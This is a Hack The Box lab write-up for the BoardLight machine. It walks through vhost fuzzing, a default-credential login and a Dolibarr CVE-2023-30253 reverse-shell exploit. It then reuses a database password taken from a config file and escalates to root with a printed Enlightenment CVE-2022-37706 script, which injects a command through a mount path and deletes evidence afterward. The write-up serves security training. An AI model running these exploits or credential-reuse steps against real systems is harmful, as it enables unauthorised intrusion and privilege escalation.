
BoardLight
Hack The Box Machine Writeup
Solved May 29, 2024
I'm not quite sure what the theme of this one is supposed to be?
Summary
Boardlight was a fairly quick and straightforward Linux easy box revolving around exploiting CVEs. CVE-2023-30253 in Dolibarr CMS is used to get a foothold shell and CVE-2022-37706 in Enlightenment is used to escalate to root. There are a couple other steps involved that help to make it a very good entry level box for learning that focuses on through enumeration.
To complete the user step first the attacker must find reference to the board.htb domain from an email address in the webpage footer. Then the cms virtual host is discovered after a fuzz brute force vhost scan. This vhost has a Dolibarr CMS version that is vulnerable to an authenticated RCE exploit. By guessing the credentials of admin:admin CVE-2023-30253 is able to be used to get a shell as the www-data user. Then by finding the CMS websites config file database connection creds are found that can be reused with the Larissa user to move laterally and complete the user step.
Root was a little bit tricky for this machine in terms of the enumeration. It involved finding abnormal SUID binaries referencing enlightenment. Googling these SUIDS such as enlightenment_sys will lead to CVE-2022-37706. There are many POCs which can simply be uploaded to the victim machine and ran to pop a shell as root and complete the box.

A Lot of enlightenment in this box
User
Recon
Port scan with Nmap
I started off as normal with an nmap scan to identify open ports. I like to use -sC for default scripts and -sV for service enumeration. Running it as sudo defaults to a sS stealth scan instead of a slower connection scan without sudo privileges.
┌─[us-dedivip-1]─[10.10.14.121]─[htb-mp-904224@htb-mtgjke253p]─[~/Desktop]
└──╼ [★]$ sudo nmap -sC -sV 10.129.66.58
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-29 21:45 BST
Nmap scan report for 10.129.66.58
Host is up (0.034s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 062d3b851059ff7366277f0eae03eaf4 (RSA)
|   256 5903dc52873a359934447433783135fb (ECDSA)
|_  256 ab1338e43ee024b46938a9638238ddf4 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.63 seconds
The port scan shows SSH open and a webserver on 80.
Web server enumeration
This appears to be a simple company website. There are links on the top left to /do.php, /about.php and /contact.php. The profile and search buttons do not seem to do anything nor does any of the functions on the index.php page.
.PNG)
pretty basic looking website
about.php simply has a read more button that reloads the page.
.PNG)
everyone has to have an about page!
Do.php has some fancy JS scroll over elements but nothing we can interact with.
.PNG)
JS always makes things look nice
Contact.php just has a contact form. By intercepting the request in burp we can see it is not functioning and simply reloads the page without sending the information we enter.
.PNG)
contact forms are a good place to look for XSS, CSRF, or phishing attacks
.PNG)
nothing this time though as our data is not even sent
.jpg)
Every single website
Directory brute force with feroxbuster
Next up in enumerating the website is looking for hidden paths using feroxbuster. Since I knew the site is using .php I used the -x flag to append .php to the wordlist. This scan doesn't reveal much of value however, just stuff we already knew about like the images and the js scripts.
┌─[us-dedivip-1]─[10.10.14.92]─[htb-mp-904224@htb-akiey9kplq]─[~/Desktop]
└──╼ [★]$ feroxbuster -u http://10.129.119.206 -w /opt/useful/SecLists/Discovery/Web-Content/raft-medium-words.txt -x php

___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ _/ | |  \ |__
|    |___ |  \ |  \ | __,    __/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.9.3
───────────────────────────┬──────────────────────
🎯  Target Url            │ http://10.129.119.206
🚀  Threads               │ 50
📖  Wordlist              │ /opt/useful/SecLists/Discovery/Web-Content/raft-medium-words.txt
👌  Status Codes          │ All Status Codes!
💥  Timeout (secs)        │ 7
🦡  User-Agent            │ feroxbuster/2.9.3
💉  Config File           │ /etc/feroxbuster/ferox-config.toml
🔎  Extract Links         │ true
💲  Extensions            │ [php]
🏁  HTTP methods          │ [GET]
🔃  Recursion Depth       │ 4
───────────────────────────┴──────────────────────
🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        9l       31w      276c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403      GET        9l       28w      279c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404      GET        1l        3w       16c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
301      GET        9l       28w      317c http://10.129.119.206/images => http://10.129.119.206/images/
301      GET        9l       28w      314c http://10.129.119.206/css => http://10.129.119.206/css/
301      GET        9l       28w      313c http://10.129.119.206/js => http://10.129.119.206/js/
200      GET        6l       12w      491c http://10.129.119.206/images/user.png
200      GET      294l      635w     9426c http://10.129.119.206/contact.php
200      GET      517l     1053w    15949c http://10.129.119.206/index.php
200      GET        5l       14w     1227c http://10.129.119.206/images/insta.png
200      GET      100l      178w     1904c http://10.129.119.206/css/responsive.css
200      GET       11l       50w     2892c http://10.129.119.206/images/d-1.png
200      GET        7l       48w     3995c http://10.129.119.206/images/d-5.png
200      GET        3l       10w      667c http://10.129.119.206/images/telephone-white.png
200      GET      280l      652w     9100c http://10.129.119.206/about.php
200      GET        6l       57w     1878c http://10.129.119.206/images/youtube.png
200      GET    10038l    19587w   192348c http://10.129.119.206/css/bootstrap.css
200      GET        5l       48w     1493c http://10.129.119.206/images/fb.png
200      GET      517l     1053w    15949c http://10.129.119.206/
200      GET     4437l    10973w   131639c http://10.129.119.206/js/bootstrap.js
200      GET      348l     2369w   178082c http://10.129.119.206/images/map-img.png
200      GET        5l       12w      847c http://10.129.119.206/images/envelope-white.png
200      GET      536l     2364w   201645c http://10.129.119.206/images/who-img.jpg
200      GET      294l      633w     9209c http://10.129.119.206/do.php
200      GET        5l       23w     1217c http://10.129.119.206/images/location-white.png
200      GET        5l       55w     1797c http://10.129.119.206/images/linkedin.png
200      GET        2l     1276w    88145c http://10.129.119.206/js/jquery-3.4.1.min.js
200      GET        6l       52w     1968c http://10.129.119.206/images/twitter.png
🚨 Caught ctrl+c 🚨 saving scan state to ferox-http_10_129_119_206-1717252177.state ...
Vhost Fuzz scan
I hit a dead end at this point so had to go back to enumerating the website. Looking at the footer there is an email address with a domain, info@board.htb. While we did not get a redirect requiring the domain board.htb for the website it is still worth adding it to our /etc/hosts file and if there are others vhosts or if we get a different default site.
.PNG)
Always good to try and pull emails and domains from websites
┌─[us-dedivip-1]─[10.10.14.92]─[htb-mp-904224@htb-akiey9kplq]─[~/Desktop]
└──╼ [★]$ sudo vim /etc/hosts
# Hit i to enter insert mode in vim in which you can copy and paste, delete and add text as normal.
# Hit escape key to back out of insert mode then : and wq to enter the write quit command and save the new file

┌─[us-dedivip-1]─[10.10.14.92]─[htb-mp-904224@htb-akiey9kplq]─[~/Desktop]
└──╼ [★]$ cat /etc/hosts
# Your system has configured 'manage_etc_hosts' as True.
# As a result, if you wish for changes to this file to persist
# then you will need to either
# a.) make changes to the master file in /etc/cloud/templates/hosts.debian.tmpl
# b.) change or remove the value of 'manage_etc_hosts' in
#     /etc/cloud/cloud.cfg or cloud-config from user-data
#
127.0.1.1 upcloud-capture-droplet upcloud-capture-droplet
127.0.0.1 localhost

# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

127.0.0.1 localhost
127.0.1.1 htb-akiey9kplq htb-akiey9kplq.htb-cloud.com
10.129.119.206 board.htb
board.htb takes us to the same site so no vhost there.
Vhost fuzz scan with Wfuzz
It's always a good idea to attempt brute force scans and have some kind of scans running if you can on CTF machines like this. I like to check for vhosts with Wfuzz and a Seclists DNS word list. I use the --hh flag to hide the default responses based on char length.
┌─[us-dedivip-1]─[10.10.14.92]─[htb-mp-904224@htb-akiey9kplq]─[~/Desktop]
└──╼ [★]$ wfuzz -u http://board.htb -H "Host:FUZZ.board.htb" -w /opt/useful/SecLists/Discovery/DNS/subdomains-top1million-20000.txt --hh 15949
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://board.htb/
Total requests: 19983

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000072:   200        149 L    504 W      6360 Ch     "crm"
000009543:   400        10 L     35 W       301 Ch      "#www"
000010595:   400        10 L     35 W       301 Ch      "#mail"

Total time: 32.70613
Processed Requests: 19983
Filtered Requests: 19980
Requests/sec.: 610.9863
This comes back and we can see a vhost on the web server crm.board.htb. The other results are false positives, likely due to the # char at the start.
Dolibarr CVE-2023-30253
I add crm.board.htb to my /etc/hosts file and am presented with a new website with a login form that claims to be Dolibarr 17.0.0
.PNG)
Now this looks interesting, Version numbers are always juicy
Since we have a service and a version number the first thing I like to do is search for public exploits. Doing so We can see that it appears to be vulnerable to a PHP code injection CVE-2023-30253 and there is a POC right as the top result for us.
.PNG)
I like when someone else has already done the work for us
looking at the flags for the POC on the GitHub page it appears like it is an authenticated exploit. That means we will need credentials.
┌─[us-dedivip-1]─[10.10.14.92]─[htb-mp-904224@htb-akiey9kplq]─[~/Desktop]
└──╼ [★]$ git clone https://github.com/nikn0laty/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253.git
Cloning into 'Exploit-for-Dolibarr-17.0.0-CVE-2023-30253'...
remote: Enumerating objects: 18, done.
remote: Counting objects: 100% (18/18), done.
remote: Compressing objects: 100% (16/16), done.
remote: Total 18 (delta 3), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (18/18), 9.17 KiB | 9.17 MiB/s, done.
Resolving deltas: 100% (3/3), done.
.PNG)
Good thing the POC included instructions
It's always good to try some basic combinations as people are very lazy more often than you would think in the real world too. In this case admin admin gets us into the application.
.PNG)
password, and welcome1 are also good basic things to try
.PNG)
And just like that we are in to the admin dashboard

Sometimes it is that easy
Shell as www-data
Now running the exploit with the correct username and password of admin:admin we can catch a reverse shell on our NC listener as the www-data user.
[us-dedivip-1]─[10.10.14.92]─[htb-mp-904224@htb-akiey9kplq]─[~/Desktop/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253]
└──╼ [★]$ python exploit.py http://crm.board.htb admin admin 10.10.14.92 9001
[*] Trying authentication...
[**] Login: admin
[**] Password: admin
[*] Trying created site...
[*] Trying created page...
[*] Trying editing page and call reverse shell... Press Ctrl+C after successful connection

┌─[us-dedivip-1]─[10.10.14.92]─[htb-mp-904224@htb-akiey9kplq]─[~/Desktop]
└──╼ [★]$ nc -lvnp 9001
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.129.119.206.
Ncat: Connection from 10.129.119.206:54360.
bash: cannot set terminal process group (856): Inappropriate ioctl for device
bash: no job control in this shell
www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$
Script trick to upgrade shell
I like to always attempt to upgrade the functionality of my shells when I get them in an attempt to get tab auto complete and up and down arrows. The way I like to do this is through abusing Script.
www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$ script /dev/null -c bash
Script started, file is /dev/null
www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$ ^Z
[1]+  Stopped                 nc -lvnp 9001
┌─[us-dedivip-1]─[10.10.14.92]─[htb-mp-904224@htb-akiey9kplq]─[~/Desktop]
└──╼ [★]$ stty raw -echo;fg
nc -lvnp 9001
         reset
reset: unknown terminal type unknown
Terminal type? screen
www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$
Shell as Larissa
Looking in /home we can see there is another user Larissa we will likely need to get control over before we complete the user step.
www-data@boardlight:/home$ ls -la
total 12
drwxr-xr-x  3 root    root    4096 May 17 01:04 .
drwxr-xr-x 19 root    root    4096 May 17 01:04 ..
drwxr-x--- 15 larissa larissa 4096 May 17 01:04 larissa
Locating database creds in conf file
Since we have the www user the first place I like to look for privilege escalation is the web servers. In this case the default site didn't seem to have any interesting functionality so I started by focusing on the crm site. There are often user hashes or database connection credits that can be found. In this case after a bit of looking around I found the configuration file in /htdocs/conf/conf.php
www-data@boardlight:~/html/crm.board.htb/htdocs/conf$ cat conf.php
<?php
//
// File generated by Dolibarr installer 17.0.0 on May 13, 2024
//
// Take a look at conf.php.example file for an example of conf.php file
// and explanations for all possibles parameters.
//
<...>
$dolibarr_main_db_host='localhost';
$dolibarr_main_db_port='3306';
$dolibarr_main_db_name='dolibarr';
$dolibarr_main_db_prefix='llx_';
$dolibarr_main_db_user='dolibarrowner';
$dolibarr_main_db_pass='serverfun2$2023!!';
$dolibarr_main_db_type='mysqli';
<...>
$dolibarr_main_distrib='standard';
Here we can see some database connection creds, dolibarrowner:serverfun2$2023!!. Password reuse is very common so the first thing I tried in this case was reusing the password with the Larissa user and in this case it worked with SU to switch to that user. If this did not work I would likely next use the creds to connect to the database and enumerate that and attempt to either get RCE as the database service user or find user hashes.
www-data@boardlight:~/html/crm.board.htb/htdocs/conf$ su larissa
Password: serverfun2$2023!!
larissa@boardlight:/var/www/html/crm.board.htb/htdocs/conf$

larissa@boardlight:~$ cat user.txt
e387************************87b6
I havent seen the last one, but its only a matter of time!
Root
Enumeration
Manual checks
I always like to do a couple quick checks manually before resorting to enumeration scripts and getting overloaded with data. The first thing i like to check is sudo permissions, in this case larissa does not have any.
larissa@boardlight:~$ sudo -l
[sudo] password for larissa: serverfun2$2023!!
Sorry, user larissa may not run sudo on localhost.
Next i like to check for suid binaries that are set to run as root.
larissa@boardlight:~$ find / -perm /4000 2>/dev/null
/usr/lib/eject/dmcrypt-get-device
/usr/lib/xorg/Xorg.wrap
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_ckpasswd
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_backlight
/usr/lib/x86_64-linux-gnu/enlightenment/modules/cpufreq/linux-gnu-x86_64-0.23.1/freqset
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/sbin/pppd
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/sudo
/usr/bin/su
/usr/bin/chfn
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/fusermount
/usr/bin/chsh
/usr/bin/vmware-user-suid-wrapper
None of these stood out as abnormal to me. Next I just like to look around the file system a bit, checking things such as /opt which in this case is empty.
larissa@boardlight:/opt$ ls -la
total 8
drwxr-xr-x  2 root root 4096 May 17 01:04 .
drwxr-xr-x 19 root root 4096 May 17 01:04 ..
Linpeas
At this point the path to root was not clear so I decided to upload linpeas and run some automatic enumeration. You can download a binary from their github page. I just did the shell version as it tends to work the most. I then started a simple python http server and used wget to fetch the linpeas binary to the victim host.
larissa@boardlight:~$ wget http://10.10.14.92:8000/linpeas.sh
--2024-06-01 08:22:37--  http://10.10.14.92:8000/linpeas.sh
Connecting to 10.10.14.92:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3256264 (3.1M) [application/octet-stream]
Saving to: ‘linpeas.sh’

linpeas_linux_amd64 100%[===================>]   3.10M  17.2MB/s    in 0.2s

2024-06-01 08:22:37 (17.2 MB/s) - ‘linpeas.sh’ saved [3256264/3256264]

larissa@boardlight:~$ ls
Desktop    Downloads            Music     Public     user.txt
Documents  linpeas.sh  Pictures  Templates  Videos


┌─[us-dedivip-1]─[10.10.14.92]─[htb-mp-904224@htb-akiey9kplq]─[~/Desktop]
└──╼ [★]$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.119.206 - - [01/Jun/2024 16:22:40] "GET /linpeas.sh HTTP/1.1" 200 -
I then gave it execute permissions and ran it.
larissa@boardlight:~$ chmod +x linpeas.sh
larissa@boardlight:~$ ./linpeas.sh
<...>
/---------------------------------------------------------------------------------
|                             Do you like PEASS?                                  |
|---------------------------------------------------------------------------------|
|         Follow on Twitter         :     @hacktricks_live                        |
|         Respect on HTB            :     SirBroccoli                             |
|---------------------------------------------------------------------------------|
|                                 Thank you!                                      |
\---------------------------------------------------------------------------------/
      linpeas-ng by github.com/PEASS-ng
<...>
Looks like it suggests a couple exploits that are rated as probable to try later if we find nothing else.
╔══════════╣ Executing Linux Exploit Suggester
╚ https://github.com/mzet-/linux-exploit-suggester
cat: write error: Broken pipe
cat: write error: Broken pipe
[+] [CVE-2022-0847] DirtyPipe

Details: https://dirtypipe.cm4all.com/
Exposure: probable
Tags: [ ubuntu=(20.04|21.04) ],debian=11
Download URL: https://haxx.in/files/dirtypipez.c

[+] [CVE-2021-3156] sudo Baron Samedit

Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
Exposure: probable
Tags: mint=19,[ ubuntu=18|20 ], debian=10
Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit 2

Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
Exposure: probable
Tags: centos=6|7|8,[ ubuntu=14|16|17|18|19|20 ], debian=9|10
Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write

Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
Exposure: probable
Tags: [ ubuntu=20.04 ]{kernel:5.8.0-*}
Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c
ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c
Comments: ip_tables kernel module must be loaded
Looking through the information not that much else stand out. What is strange is the presence of the GCC compiler on the machine. This is often an indicator that the correct route is some form of kernel exploit, an important detail to note based on the results of the exploit suggester .
╔══════════╣ Installed Compilers
ii  g++                                    4:9.3.0-1ubuntu2                    amd64        GNU C++ compiler
ii  g++-9                                  9.4.0-1ubuntu1~20.04.2              amd64        GNU C++ compiler
ii  gcc                                    4:9.3.0-1ubuntu2                    amd64        GNU C compiler
ii  gcc-9                                  9.4.0-1ubuntu1~20.04.2              amd64        GNU C compiler
/usr/bin/gcc
There was one last thing that stood out to me from the scan. The scan detected a couple unknown SUID binaries that I missed as I was assuming they were part of the standard set since they appear to deal with the OS itself.
══════════════════════╣ Files with Interesting Permissions ╠══════════════════════
                  ╚════════════════════════════════════╝
╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
-rwsr-xr-x 1 root root 15K Jul  8  2019 /usr/lib/eject/dmcrypt-get-device
-rwsr-sr-x 1 root root 15K Apr  8 18:36 /usr/lib/xorg/Xorg.wrap
-rwsr-xr-x 1 root root 27K Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys (Unknown SUID binary!)
-rwsr-xr-x 1 root root 15K Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_ckpasswd (Unknown SUID binary!)
-rwsr-xr-x 1 root root 15K Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_backlight (Unknown SUID binary!)
-rwsr-xr-x 1 root root 15K Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/modules/cpufreq/linux-gnu-x86_64-0.23.1/freqset (Unknown SUID binary!)
-rwsr-xr-- 1 root messagebus 51K Oct 25  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 467K Jan  2 09:13 /usr/lib/openssh/ssh-keysign
-rwsr-xr-- 1 root dip 386K Jul 23  2020 /usr/sbin/pppd  --->  Apple_Mac_OSX_10.4.8(05-2007)
-rwsr-xr-x 1 root root 44K Feb  6 04:49 /usr/bin/newgrp  --->  HP-UX_10.20
-rwsr-xr-x 1 root root 55K Apr  9 08:34 /usr/bin/mount  --->  Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 163K Apr  4  2023 /usr/bin/sudo  --->  check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 67K Apr  9 08:34 /usr/bin/su
-rwsr-xr-x 1 root root 84K Feb  6 04:49 /usr/bin/chfn  --->  SuSE_9.3/10
-rwsr-xr-x 1 root root 39K Apr  9 08:34 /usr/bin/umount  --->  BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 87K Feb  6 04:49 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 67K Feb  6 04:49 /usr/bin/passwd  --->  Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 39K Mar  7  2020 /usr/bin/fusermount
-rwsr-xr-x 1 root root 52K Feb  6 04:49 /usr/bin/chsh
-rwsr-xr-x 1 root root 15K Oct 27  2023 /usr/bin/vmware-user-suid-wrapper
.jpg)
Linpeas ;)
Enlightenment Exploit CVE-2022-37706
Some googling reveals that this has to do with the enlightenment windows manager and there appears to be a few vulnerabilities. Asking chatbot i figure out that the command to check the enlightenment version number is --version.
larissa@boardlight:~$ enlightenment --version
ESTART: 0.00040 [0.00040] - Begin Startup
ESTART: 0.00141 [0.00100] - Signal Trap
ESTART: 0.00142 [0.00001] - Signal Trap Done
ESTART: 0.00328 [0.00186] - Eina Init
ESTART: 0.00597 [0.00269] - Eina Init Done
ESTART: 0.00600 [0.00002] - Determine Prefix
ESTART: 0.00717 [0.00117] - Determine Prefix Done
ESTART: 0.00726 [0.00009] - Environment Variables
ESTART: 0.00731 [0.00006] - Environment Variables Done
ESTART: 0.00732 [0.00001] - Parse Arguments
Version: 0.23.1
E: Begin Shutdown Procedure!
Now that we know it is 0.23.1 we can narrow down the search for POC exploits. While I don't find one for the exact version there does appear to be a privilege escalation in version 0.25.3. This seems to look for the SUID file enlightenment_sys which we found with the linpeas scan at /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys which is a good sign it should still work. I upload the exploit to the victim machine using a python webserver and wget just as before.
┌─[us-dedivip-1]─[10.10.14.92]─[htb-mp-904224@htb-akiey9kplq]─[~/Desktop]
└──╼ [★]$ cat root.sh
#!/usr/bin/bash
# Idea by MaherAzzouz
# Development by nu11secur1ty

echo "CVE-2022-37706"
echo "[*] Trying to find the vulnerable SUID file..."
echo "[*] This may take few seconds..."
#From exploit showing the SUID section I was talking about
# The actual problem
file=$(find / -name enlightenment_sys -perm -4000 2>/dev/null | head -1)
if [[ -z ${file} ]]
then
echo "[-] Couldn't find the vulnerable SUID file..."
echo "[*] Enlightenment should be installed on your system."
exit 1
fi

echo "[+] Vulnerable SUID binary found!"
echo "[+] Trying to pop a root shell!"
mkdir -p /tmp/net
mkdir -p "/dev/../tmp/;/tmp/exploit"

echo "/bin/sh" > /tmp/exploit
chmod a+x /tmp/exploit
echo "[+] Welcome to the rabbit hole :)"

${file} /bin/mount -o
noexec,nosuid,utf8,nodev,iocharset=utf8,utf8=0,utf8=1,uid=$(id -u),
"/dev/../tmp/;/tmp/exploit" /tmp///net

read -p "Press any key to clean the evedence..."
echo -e "Please wait... "

sleep 5
rm -rf /tmp/exploit
rm -rf /tmp/net
echo -e "Done; Everything is clear ;)"
arissa@boardlight:~$ wget http://10.10.14.92:8000/root.sh
--2024-06-01 08:49:31--  http://10.10.14.92:8000/root.sh
Connecting to 10.10.14.92:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 953 [text/x-sh]
Saving to: ‘root.sh’

root.sh             100%[===================>]     953  --.-KB/s    in 0s

2024-06-01 08:49:31 (96.8 MB/s) - ‘root.sh’ saved [953/953]

┌─[us-dedivip-1]─[10.10.14.92]─[htb-mp-904224@htb-akiey9kplq]─[~/Desktop]
└──╼ [★]$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.119.206 - - [01/Jun/2024 16:49:34] "GET /root.sh HTTP/1.1" 200 -
Then give it execute permissions and run it.
larissa@boardlight:~$ chmod +x root.sh
larissa@boardlight:~$ ./root.sh
CVE-2022-37706
[*] Trying to find the vulnerable SUID file...
[*] This may take few seconds...
[+] Vulnerable SUID binary found!
[+] Trying to pop a root shell!
[+] Welcome to the rabbit hole :)
./root.sh: line 28: noexec,nosuid,utf8,nodev,iocharset=utf8,utf8=0,utf8=1,uid=1000,: command not found
./root.sh: line 29: /dev/../tmp/;/tmp/exploit: Is a directory
Press any key to clean the evedence...
Please wait...
Done; Everything is clear ;)
For whatever reason this version of the exploit did not seem to work. I was able to simply google the CVE though and find an almost exact copy that does. Uploading this and running it in the same way as before results in a shell this time as root and we can grab root.txt and finish the box.
larissa@boardlight:~/Desktop$ ./exploit.sh
CVE-2022-37706
[*] Trying to find the vulnerable SUID file...
[*] This may take few seconds...
[+] Vulnerable SUID binary found!
[+] Trying to pop a root shell!
[+] Enjoy the root shell :)
mount: /dev/../tmp/: can't find in /etc/fstab.
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),1000(larissa)
# cat root.txt
eb0f************************4e9b
.jpg)
when your dog uses Enlightenment in Linux
Beyond Root
Checking out the two exploits to see what was different and why the first one was not working. Looking at the differences we can see the first exploit adds the clean up section and the exploit line seems to be different.
┌─[us-dedivip-1]─[10.10.14.92]─[htb-mp-904224@htb-akiey9kplq]─[~/Desktop]
└──╼ [★]$ diff exploit.sh root.sh
1c1,3
< #!/bin/bash
---
> #!/usr/bin/bash
> # Idea by MaherAzzouz
> # Development by nu11secur1ty
6a9
> # The actual problem
22,23c25,37
< echo "[+] Enjoy the root shell :)"
< ${file} /bin/mount -o noexec,nosuid,utf8,nodev,iocharset=utf8,utf8=0,utf8=1,uid=$(id -u), "/dev/../tmp/;/tmp/exploit" /tmp///net
---
> echo "[+] Welcome to the rabbit hole :)"
>
> ${file} /bin/mount -o
> noexec,nosuid,utf8,nodev,iocharset=utf8,utf8=0,utf8=1,uid=$(id -u),
> "/dev/../tmp/;/tmp/exploit" /tmp///net
>
> read -p "Press any key to clean the evedence..."
> echo -e "Please wait... "
>
> sleep 5
> rm -rf /tmp/exploit
> rm -rf /tmp/net
> echo -e "Done; Everything is clear ;)"
With the important line in question being
${file} /bin/mount -o noexec,nosuid,utf8,nodev,iocharset=utf8,utf8=0,utf8=1,uid=$(id -u), "/dev/../tmp/;/tmp/exploit" /tmp///net

#vs

${file} /bin/mount -o
noexec,nosuid,utf8,nodev,iocharset=utf8,utf8=0,utf8=1,uid=$(id -u),
"/dev/../tmp/;/tmp/exploit" /tmp///net
The only difference I can see is that the working exploit has the command all one one line while in the nonworking one it is split across multiple lines. It is likely the line break character causing issues.

Cheers to Root on another Hack the Box machine!
Additional Resources
Ippsec video walkthrough
0xdf writeup
0xdf.gitlab.io